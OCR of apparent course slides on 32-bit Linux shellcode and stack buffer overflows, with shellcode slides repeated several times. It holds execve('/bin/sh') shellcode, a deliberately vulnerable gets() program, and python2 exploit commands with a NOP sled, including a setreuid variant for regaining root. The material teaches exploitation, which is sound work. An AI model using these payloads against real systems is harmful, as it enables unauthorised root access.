
https://shell-storm.org/shellcode/files/shellcode-811.html

Your First Shellcode: execve("/bin/sh") 32-bit

```
xor eax,eax
push eax
push 0x68732f2f
push 0x6e69622f
mov    ebx,esp
mov    ecx,eax
mov    edx,eax
mov al,0xb
int 0x80
xor eax,eax
inc eax
int 0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
 "\x68\x68\x2f\x62\x69\x6e\x89"
 "\xe3\x89\xc1\x89\xc2\xb0\x0b"
 "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes




https://shell-storm.org/shellcode/files/shellcode-811.html

Your First Shellcode: execve("/bin/sh") 32-bit

```
xor eax,eax
push eax
push 0x68732f2f
push 0x6e69622f
mov    ebx,esp
mov    ecx,eax
mov    edx,eax
mov al,0xb
int 0x80
xor eax,eax
inc eax
int 0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
 "\x68\x68\x2f\x62\x69\x6e\x89"
 "\xe3\x89\xc1\x89\xc2\xb0\x0b"
 "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes




https://shell-storm.org/shellcode/files/shellcode-811.html

If successful, a new process "/bin/sh" is created!

```
xor eax,eax
push eax
push 0x68732f2f
push 0x6e69622f
mov    ebx,esp
mov    ecx,eax
mov    edx,eax
mov al,0xb
int 0x80
xor eax,eax
inc eax
int 0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
 "\x68\x68\x2f\x62\x69\x6e\x89"
 "\xe3\x89\xc1\x89\xc2\xb0\x0b"
 "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes




https://shell-storm.org/shellcode/files/shellcode-811.html

If not successful, let us clean it up!

```
xor eax,eax
push eax
push 0x68732f2f
push 0x6e69622f
mov    ebx,esp
mov    ecx,eax
mov    edx,eax
mov al,0xb
int 0x80
xor eax,eax
inc eax
int 0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
 "\x68\x68\x2f\x62\x69\x6e\x89"
 "\xe3\x89\xc1\x89\xc2\xb0\x0b"
 "\xcd\x80\x31\xc0\x40\xcd\x80";

28 bytes
```




https://shell-storm.org/shellcode/files/shellcode-811.html

If not successful, let us clean it up!

```
xor eax,eax
push eax
push 0x68732f2f
push 0x6e69622f
mov    ebx,esp
mov    ecx,eax
mov    edx,eax
mov al,0xb
int 0x80
xor eax,eax
inc eax
int 0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
 "\x68\x68\x2f\x62\x69\x6e\x89"
 "\xe3\x89\xc1\x89\xc2\xb0\x0b"
 "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes



https://shell-storm.org/shellcode/files/shellcode-811.html

Making a System Call in x86 Assembly

x86 (32-bit)

Compiled from Linux 4.14.0 headers.


NR	syscall name	references	%eax	arg0 (%ebx)	arg1 (%ecx)	arg2 (%edx)	arg3 (%esi)	arg4 (%edi)	arg5 (%ebp)
0	restart_syscall	man/ cs/	0x00	-	-	-	-	-	-
1	exit	man/ cs/	0x01	int error_code	-	-	-	-	-
2	fork	man/ cs/	0x02	-	-	-	-	-	-
3	read	man/ cs/	0x03	unsigned int fd	char *buf	size_t count	-	-	-
4	write	man/ cs/	0x04	unsigned int fd	const char *buf	size_t count	-	-	-
5	open	man/ cs/	0x05	const char *filename	int flags	umode_t mode	-	-	-
6	close	man/ cs/	0x06	unsigned int fd	-	-	-	-	-
7	waitpid	man/ cs/	0x07	pid_t pid	int *stat_addr	int options	-	-	-
8	creat	man/ cs/	0x08	const char *pathname	umode_t mode	-	-	-	-
9	link	man/ cs/	0x09	const char *oldname	const char *newname	-	-	-	-
10	unlink	man/ cs/	0x0a	const char *pathname	-	-	-	-	-
11	execve	man/ cs/	0x0b	const char *filename	const char *const *argv	const char *const *envp	-	-	-
12	chdir	man/ cs/	0x0c	const char *filename	-	-	-	-	-
13	time	man/ cs/	0x0d	time_t *tloc	-	-	-	-	-
14	mknod	man/ cs/	0x0e	const char *filename	umode_t mode	unsigned dev	-	-	-
15	chmod	man/ cs/	0x0f	const char *filename	umode_t mode	-	-	-	-
16	lchown	man/ cs/	0x10	const char *filename	uid_t user	gid_t group	-	-	-
17	break	man/ cs/	0x11	?	?	?	?	?	?

If not successful, let us clean it up!

```
xor eax,eax
push eax
push 0x68732f2f
push 0x6e69622f
mov    ebx,esp
mov    ecx,eax
mov    edx,eax
mov al,0xb
int 0x80
xor eax,eax
inc eax
int 0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
 "\x68\x68\x2f\x62\x69\x6e\x89"
 "\xe3\x89\xc1\x89\xc2\xb0\x0b"
 "\xcd\x80\x31\xc0\x40\xcd\x80";

28 bytes
```



https://shell-storm.org/shellcode/files/shellcode-811.html

Buffer Overflow Example: overflowret4_32


```
int vulfoo()
{
        char buf[40];

        gets(buf);
        return 0;
}

int main(int argc, char *argv[])
{
        vulfoo();
        printf("I pity the fool!\n");
}
```


How much data we need to overwrite RET? Overflowret4_32

```
000011ed <vulfoo>:
   11ed:    f3 0f 1e fb          endbr32
   11f1:    55                   push   ebp
   11f2:    89 e5                mov    ebp,esp
   11f4:    83 ec 38             sub    esp,0x38
   11f7:    83 ec 0c             sub    esp,0xc
   11fa:    8d 45 d0             lea    eax,[ebp-0x30]
   11fd:    50                   push   eax
   11fe:    e8 fc ff ff ff       call   11ff <vulfoo+0x12>
   1203:    83 c4 10             add    esp,0x10
   1206:    b8 00 00 00 00       mov    eax,0x0
   120b:    c9                   leave
   120c:    c3                   ret
```




How much data we need to overwrite RET? Overflowret4_32


```
000011ed <vulfoo>:
   11ed:    f3 0f 1e fb          endbr32
   11f1:    55                   push   ebp
   11f2:    89 e5                mov    ebp,esp
   11f4:    83 ec 38             sub    esp,0x38
   11f7:    83 ec 0c             sub    esp,0xc
   11fa:    8d 45 d0             lea    eax,[ebp-0x30]
   11fd:    50                   push   eax
   11fe:    e8 fc ff ff ff       call   11ff <vulfoo+0x12>
   1203:    83 c4 10             add    esp,0x10
   1206:    b8 00 00 00 00       mov    eax,0x0
   120b:    c9                   leave
   120c:    c3                   ret
```




Craft the exploit



Craft the exploit



Craft the exploit



On the server

What to overwrite RET?

The address of buf or anywhere in the NOP sled.
But, what is address of it?

1. **Debug the program to figure it out.**
2. **Guess.**

Shell Shellcode 32bit (without 0s) [Does not Works!]

execve("/bin/sh")

```
31 c0             xor eax,eax
50                push eax
68 2f 2f 73 68    push 0x68732f2f
68 2f 62 69 6e push 0x6e69622f
89 e3             mov ebx,esp
89 c1             mov ecx,eax
89 c2             mov edx,eax
b0 0b             mov al,0xb
cd 80             int 0x80
```

Command:

```
(python2 -c "print 'A'*52 + '4 bytes of address'+ '\x90'* SledSize+'\x31
\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89
\xc1\x89\xc2\xb0\x0b\xcd\x80'"; cat) |
./bufferoverflow_overflowret4_32
```

Shell Shellcode 32bit (without 0s) [Works!]

setreuid(0, geteuid()); execve("/bin/sh")

```
0: 31 c0                xor eax,eax
2: b0 31                mov al,0x31
4: cd 80                int 0x80
6: 89 c3                mov ebx,eax
8: 89 d9                mov ecx,ebx
a: 31 c0                xor eax,eax
c: b0 46                mov al,0x46
e: cd 80                int 0x80
10: 31 c0               xor eax,eax
12: 50                  push eax
13: 68 2f 2f 73 68      push 0x68732f2f
18: 68 2f 62 69 6e      push 0x6e69622f
1d: 89 e3               mov ebx,esp
1f: 89 c1               mov ecx,eax
21: 89 c2               mov edx,eax
23: b0 0b               mov al,0xb
25: cd 80               int 0x80
```

Command:

```
(python2 -c "print 'A'*52 + '4 bytes of address'+ '\x90'* SledSize
+'\x31\xc0\xb0\x31\xcd\x80\x89\xc3\x89\xd9\x31\xc0\xb0\x46\x
cd\x80\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x
89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80'"; cat) |
./bufferoverflow_overflowret4_32
```

The ***setreuid()*** call is used to restore root privileges, in case they are dropped. Many ***suid*** root programs will ***drop root privileges*** whenever they can ***for security*** reasons, and if these privileges aren't properly restored in the shellcode, all that will be spawned is a ***normal user shell***.

